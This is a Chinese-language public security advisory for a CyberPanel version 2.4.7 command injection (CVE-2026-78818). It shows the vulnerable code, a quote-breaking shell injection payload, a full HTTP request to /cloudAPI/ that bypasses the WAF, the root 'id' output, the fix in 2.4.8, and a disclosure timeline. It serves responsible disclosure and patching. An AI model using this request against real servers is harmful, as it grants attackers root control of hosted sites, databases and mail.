CVE-2026-78818 - CyberPanel <= 2.4.7 经认证的 root RCE,通过 phpSelection 命令注入 + cloudAPI WAF 绕过

phpSelection 命令注入实现认证后 root RCE + cloudAPI WAF 绕过CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H(PR:H,因为利用需要管理员级 API 凭据)CyberPanel v2.4.7 及更早版本在 changePHP()(websiteFunctions/website.py)中存在操作系统命令注入漏洞。phpSelection 参数被直接插值到以 root 身份执行的 shell 命令中,没有任何验证或清理。
内置 WAF 在标准端点(/websites/changePHP)上会拦截此攻击,但 /cloudAPI/ 端点应用了较弱的规则集,不会过滤单引号字符——从而提供了一条完整的、单次 HTTP 请求即可实现完整 root 命令执行的利用路径。
已在运行 CyberPanel 2.4.7 的实时 VPS 上确认: uid=0(root) gid=0(root) groups=0(root)
websiteFunctions/website.py,约第 4177 行:
phpVersion = data['phpSelection']   # no validation
execPath += " changePHP --phpVersion '" + phpVersion + "' --path " + confPath
ProcessUtilities.popenExecutioner(execPath)  # subprocess.call(shell=True) as root
闭合单引号并注入后台命令:
Input:  php74' & id > /tmp/pwned & echo '

Result: --phpVersion 'php74' & id > /tmp/pwned & echo '' --path /conf/vhost.conf
CyberCP/secMiddleware.py)任何包含 cloudAPI 的路径都会被当作 API 端点处理。标准黑名单包含
' 和 &。而 API 黑名单则省略了这两者——这使得 POST /cloudAPI/ 成为直接绕过、直达同一个
存在漏洞的函数的途径。
认证: Authorization: Basic SHA256("user:pass") —— API 访问默认对
管理员账户启用,因此无需对目标进行特殊配置。
请求:
POST /cloudAPI/ HTTP/1.1
Host: TARGET:8090
Content-Type: application/json
Authorization: Basic <SHA256(user:pass)>


{"serverUserName":"admin","controller":"changePHP","childDomain":"testdomain.com","phpSelection":"php74' & id > /tmp/burp_test.txt & echo '"}
Burp Suite — 实时请求与响应:
服务端验证(cat /tmp/burp_test.txt):

结果:uid=0(root) gid=0(root) groups=0(root)
在 CyberPanel 服务器上实现完整的 root 命令执行。经过身份验证的管理员级用户可以 读取/写入任意文件、安装持久化后门,并完全攻陷所有托管的网站、 数据库和邮件。API 访问默认启用——无需特殊的目标配置。
已在 CyberPanel v2.4.8 中修复,提交
32897e92d5c4b5c1b6229c24a8aabac22a39ea7a
(“Merge v2.4.8 into stable (security fixes: GHSA-p9j3-wrpf-p6w3 + audit)”)。phpVersion
参数现在在 websiteFunctions/website.py 中使用 shlex.quote() 进行清理。
用户应立即升级到 CyberPanel 2.4.8 或更高版本。
| 日期 | 事件 |
|---|---|
| 2026-05-28 | 通过 GitHub Security Advisory 草稿(GHSA-p9j3-wrpf-p6w3)私下向厂商报告漏洞 |
| 2026-06-08 | 跟进:2 周内无回应,请求确认 |
| 2026-06-12 | 确认厂商的修复提交(32897e9)解决了该问题;请求发布公告 + 申请 CVE |
| 2026-06-15 | 独立向 MITRE CNA-LR 提交 CVE 申请(申请编号 2055765) |
| 2026-08-13 | 跟进:“最新进展如何?” |
| 2026-09-03 | MITRE 分配 CVE-2026-78818;已通知厂商并再次要求其发布公告 |
| 2026-11-04 | 厂商始终未作任何回应。 在约 5.5 个月的沉默后,此处发布公开披露,符合标准的协调披露规范(已远超 90 天标准)。修复在 v2.4.8 中已上线至今。 |
在整个披露窗口期内,尽管在公告帖中进行了四次单独跟进,厂商(usmannasir)
从未作出任何评论、确认或回应。
由 @ammarkrblt 发现并报告。


